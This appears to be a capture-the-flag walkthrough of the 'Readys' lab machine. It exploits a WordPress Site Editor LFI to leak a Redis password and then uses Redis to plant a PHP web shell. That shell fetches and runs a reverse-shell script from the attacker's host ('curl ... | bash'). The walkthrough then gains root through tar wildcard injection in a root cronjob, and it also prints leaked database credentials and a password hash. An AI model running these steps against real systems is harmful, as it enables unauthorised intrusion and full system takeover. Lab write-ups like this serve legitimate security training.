Recon
Nmap
As per my standard methodology, I began by performing a comprehensive Nmap scan of all 65,535 TCP ports, followed by a targeted service scan of the open ports and a scan of the top 10 UDP ports.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-25 04:49 UTC
Nmap scan report for 192.168.175.166
Host is up (0.044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6379/tcp open  redis

Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 22,80,6379
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-25 04:50 UTC
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.53% done; ETC: 04:51 (0:00:00 remaining)
Nmap scan report for 192.168.175.166
Host is up (0.045s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| 256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_ 256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-title: Readys – Just another WordPress site
|_http-generator: WordPress 5.7.2
|_http-server-header: Apache/2.4.38 (Debian)
6379/tcp open redis Redis key-value store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 18.64 seconds
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-25 04:51 UTC
Nmap scan report for 192.168.175.166
Host is up (0.044s latency).

PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   open|filtered dhcps
123/udp  closed        ntp
135/udp  open|filtered msrpc
137/udp  closed        netbios-ns
138/udp  closed        netbios-dgm
161/udp  closed        snmp
445/udp  closed        microsoft-ds
631/udp  closed        ipp
1434/udp closed        ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds
Initial Access
HTTP 80
Upon identifying an active HTTP service on port 80, I ran the Nmap http-enum script, which revealed a WordPress installation.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sV --script=http-enum -p 80
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-25 04:54 UTC
Nmap scan report for 192.168.175.166
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
|   /wp-login.php: Possible admin folder
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 5.7.2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 11.01 seconds

I used wpscan to enumerate the WordPress site, identifying a plugin named “site-editor.” A search on Searchsploit confirmed that this specific version of the plugin is vulnerable to LFI.
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan --url <http://$IP>
_______________________________________________________________
         __          _______   _____
         \\ \\        / /  __ \\ / ____|
          \\ \\  /\\  / /| |__) | (___   ___  __ _ _ __ ®
           \\ \\/  \\/ / |  ___/ \\___ \\ / __|/ _` | '_ \\
            \\  /\\  /  | |     ____) | (__| (_| | | | |
             \\/  \\/   |_|    |_____/ \\___|\\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - <https://automattic.com/>
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: <http://192.168.175.166/> [192.168.175.166]
[+] Started: Sun Jan 25 06:37:19 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: <http://192.168.175.166/xmlrpc.php>
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - <http://codex.wordpress.org/XML-RPC_Pingback_API>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/>

[+] WordPress readme found: <http://192.168.175.166/readme.html>
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.175.166/wp-content/uploads/>
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.175.166/wp-cron.php>
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - <https://www.iplocation.net/defend-wordpress-from-ddos>
 |  - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).
 | Found By: Rss Generator (Passive Detection)
 |  - <http://192.168.175.166/index.php/feed/>, <generator><https://wordpress.org/?v=5.7.2></generator>
 |  - <http://192.168.175.166/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.7.2></generator>

[+] WordPress theme in use: twentytwentyone
 | Location: <http://192.168.175.166/wp-content/themes/twentytwentyone/>
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: <http://192.168.175.166/wp-content/themes/twentytwentyone/readme.txt>
 | [!] The version is out of date, the latest version is 2.7
 | Style URL: <http://192.168.175.166/wp-content/themes/twentytwentyone/style.css?ver=1.3>
 | Style Name: Twenty Twenty-One
 | Style URI: <https://wordpress.org/themes/twentytwentyone/>
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: <https://wordpress.org/>
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - <http://192.168.175.166/wp-content/themes/twentytwentyone/style.css?ver=1.3>, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] site-editor
 | Location: <http://192.168.175.166/wp-content/plugins/site-editor/>
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - <http://192.168.175.166/wp-content/plugins/site-editor/readme.txt>

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01 <=============================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Sun Jan 25 06:37:24 2026
[+] Requests Done: 172
[+] Cached Requests: 5
[+] Data Sent: 44.162 KB
[+] Data Received: 398.557 KB
[+] Memory used: 264.355 MB
[+] Elapsed time: 00:00:05
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit wordpress site editor
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
WordPress Plugin Site Editor 1.1.1 - Local File Inclusion                                 | php/webapps/44340.txt
WordPress Plugin User Role Editor 3.12 - Cross-Site Request Forgery                       | php/webapps/25721.txt
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

I successfully exploited the LFI to read /etc/passwd , confirming the existence of a user named alice . However, my attempt to retrieve her private SSH key via the same exploit was unsuccessful.
┌──(kali㉿kali)-[~/Desktop]
└─$ curl <http://192.168.175.166/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/home/alice/.ssh/id_rsa>
{"success":false,"message":"Error: didn't load shortcodes pattern file"}
Redis 6379
Shifting focus to Redis, the info command initially returned “NOAUTH Authentication required.” While HackTricks notes that Redis often lacks credentials by default, this instance was configured with a password or username + password.
┌──(kali㉿kali)-[~/Desktop]
└─$ redis-cli -h $IP
192.168.175.166:6379> info
NOAUTH Authentication required.

Leveraging the previously discovered LFI, I accessed /etc/redis/redis.conf and grepped for the requirepass directive. I found the password and successfully authenticated.
┌──(kali㉿kali)-[~/Desktop]
└─$ curl <http://192.168.175.166/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern>
.php?ajax_path=/etc/redis/redis.conf
┌──(kali㉿kali)-[~/Desktop]
└─$ curl <http://192.168.175.166/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/redis/redis.conf> | grep -i requirepass
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0# If the master is password protected (using the "requirepass" configuration
requirepass Ready4Redis?
100 61899    0 61899    0     0   310k      0 --:--:-- --:--:-- --:--:--  311k
┌──(kali㉿kali)-[~/Desktop]
└─$ redis-cli -h $IP
192.168.175.166:6379> AUTH Ready4Redis?
OK
After successful authentication, I was able to enumerate its version 5.0.14
192.168.175.166:6379> info
# Server
redis_version:5.0.14
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:ddd3b1f304a7d4d5
redis_mode:standalone
os:Linux 4.19.0-18-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:467
run_id:4a56975799decbe038849a14d1052aab7a364d81
tcp_port:6379
uptime_in_seconds:8933
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:7717748
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
I initially tried the redis-rogue-server exploit to obtain an interactive shell, but it failed to execute in this environment.
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone <https://github.com/n0b0dyCN/redis-rogue-server.git>
Cloning into 'redis-rogue-server'...
remote: Enumerating objects: 87, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 87 (delta 0), reused 1 (delta 0), pack-reused 83 (from 1)
Receiving objects: 100% (87/87), 245.56 KiB | 2.56 MiB/s, done.
Resolving deltas: 100% (19/19), done.

I pivoted to a PHP Web Shell strategy, exploiting a Redis misconfiguration that allows changing the database directory and filename. I set the directory to /opt/redis-files , renamed the DB file to wook.php , and saved a PHP snippet.
192.168.223.166:6379> config set dir /opt/redis-files
OK
192.168.223.166:6379> config set dbfilename wook.php
OK
192.168.223.166:6379> set test "<?php phpinfo(); ?>"
OK
192.168.223.166:6379> save
OK
After verifying the phpinfo() page through the LFI, I updated wook.php with a reverse shell payload: curl <http://192.168.45.236/shell.sh> | bash . This successfully established a reverse shell as the user alice .
<http://$IP/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/opt/redis->
files/wook.php
192.168.223.166:6379> config set dir /opt/redis-files
OK
192.168.223.166:6379> config set dbfilename wook.php
OK
192.168.223.166:6379> set test '<?php system("curl <http://192.168.45.236/shell.sh> | bash"); ?>'
OK
192.168.223.166:6379> save
OK

Shell as alice
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 penelope.py -p 443
[+] Listening for reverse shells on 0.0.0.0:443 →  127.0.0.1 • 192.168.136.128 • 172.17.0.1 • 172.20.0.1 • 192.168.45.236
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from readys~192.168.223.166-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/readys~192.168.223.166-Linux-x86_64/2026_01_25-16_16_54-617.log 📜
────────────────────────────────────────────────────────────────────
alice@readys:/var/www/html/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes$ whoami
alice
alice@readys:/var/www/html/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes$ id
uid=1000(alice) gid=1000(alice) groups=1000(alice)
alice@readys:/var/www/html/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes$
Found local.txt
alice@readys:/home/alice$ cat local.txt
71c...
Privilege Escalation
Upon gaining initial access, I inspected wp-config.php and discovered MySQL credentials. Using these, I accessed the database and dumped the wp_users table; however, I was unable to crack the admin user’s password hash.
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'karl' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Wordpress1234' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
alice@readys:/var/www/html$ mysql -h 127.0.0.1 -u karl -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \\g.
Your MariaDB connection id is 58
Server version: 10.3.31-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.000 sec)

use wordpress;
show tables;
MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+---------------+------------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email    | user_url         | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------+------------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$Ba5uoSB5xsqZ5GFIbBnOkXA0ahSJnb0 | admin         | [email protected] | <http://localhost> | 2021-07-11 16:35:27 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+---------------+------------------+---------------------+---------------------+-------------+--------------+
┌──(kali㉿kali)-[~/Desktop/redis-rogue-server]
└─$ echo '$P$Ba5uoSB5xsqZ5GFIbBnOkXA0ahSJnb0' > admin_hash.txt
┌──(kali㉿kali)-[~/Desktop/redis-rogue-server]
└─$ hashcat --identify admin_hash.txt
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
    400 | phpass                                                     | Generic KDF
While auditing the system deeper, I discovered a suspicious cronjob named backup.sh running as root every 3 minutes. The cronjob was configured as */3 * * * * , which differs from 3 * * * * (the latter only runs at the 3rd minute of every hour).
╔══════════╣ Check for vulnerable cron jobs
╚ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs>
══╣ Cron jobs list
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root      42 Nov 12  2021 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x  2 root root 4096 Nov 12  2021 .
drwxr-xr-x 76 root root 4096 Nov 17  2021 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rw-r--r--  1 root root  712 Dec 17  2018 php
/etc/cron.daily:
total 40
drwxr-xr-x  2 root root 4096 Nov 12  2021 .
drwxr-xr-x 76 root root 4096 Nov 17  2021 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x  1 root root 1478 May 12  2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
-rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
-rwxr-xr-x  1 root root  249 Sep 27  2017 passwd
/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Oct 20  2020 .
drwxr-xr-x 76 root root 4096 Nov 17  2021 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Oct 20  2020 .
drwxr-xr-x 76 root root 4096 Nov 17  2021 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Oct 20  2020 .
drwxr-xr-x 76 root root 4096 Nov 17  2021 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db
*/3 * * * * root /usr/local/bin/backup.sh
This specific script monitors /var/www/html for any changes within the last 3 minutes and, if found, creates a compressed archive named /opt/backups/website.tar using a wildcard (*).
The use of the wildcard in the tar command presented a Wildcard Injection vulnerability. When the shell expands the * , it treats filenames starting with dashes as command-line arguments.
alice@readys:/etc/cron.weekly$ cat /usr/local/bin/backup.sh
#!/bin/bash

cd /var/www/html
if [ $(find . -type f -mmin -3 | wc -l) -gt 0 ]; then
tar -cf /opt/backups/website.tar *
fi
To exploit this, I created two “trigger” files: --checkpoint=1 and --checkpoint-action=exec=sh wook.sh . My payload in wook.sh was designed to set the SUID bit on /bin/bash .
alice@readys:/var/www/html$ echo "chmod +s /bin/bash" > wook.sh
alice@readys:/var/www/html$ echo "" > "--checkpoint-action=exec=sh wook.sh"
alice@readys:/var/www/html$ echo "" > --checkpoint=1
After waiting for the 3-minute cron cycle, I verified that the SUID bit was successfully set on /bin/bash .
alice@readys:/var/www/html$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
Shell as root
Executing /bin/bash -p granted me a shell with full root privileges.
alice@readys:/var/www/html$ /bin/bash -p
bash-5.0# whoami
root
Found proof.txt
bash-5.0# ls
proof.txt
bash-5.0# cat proof.txt
2be...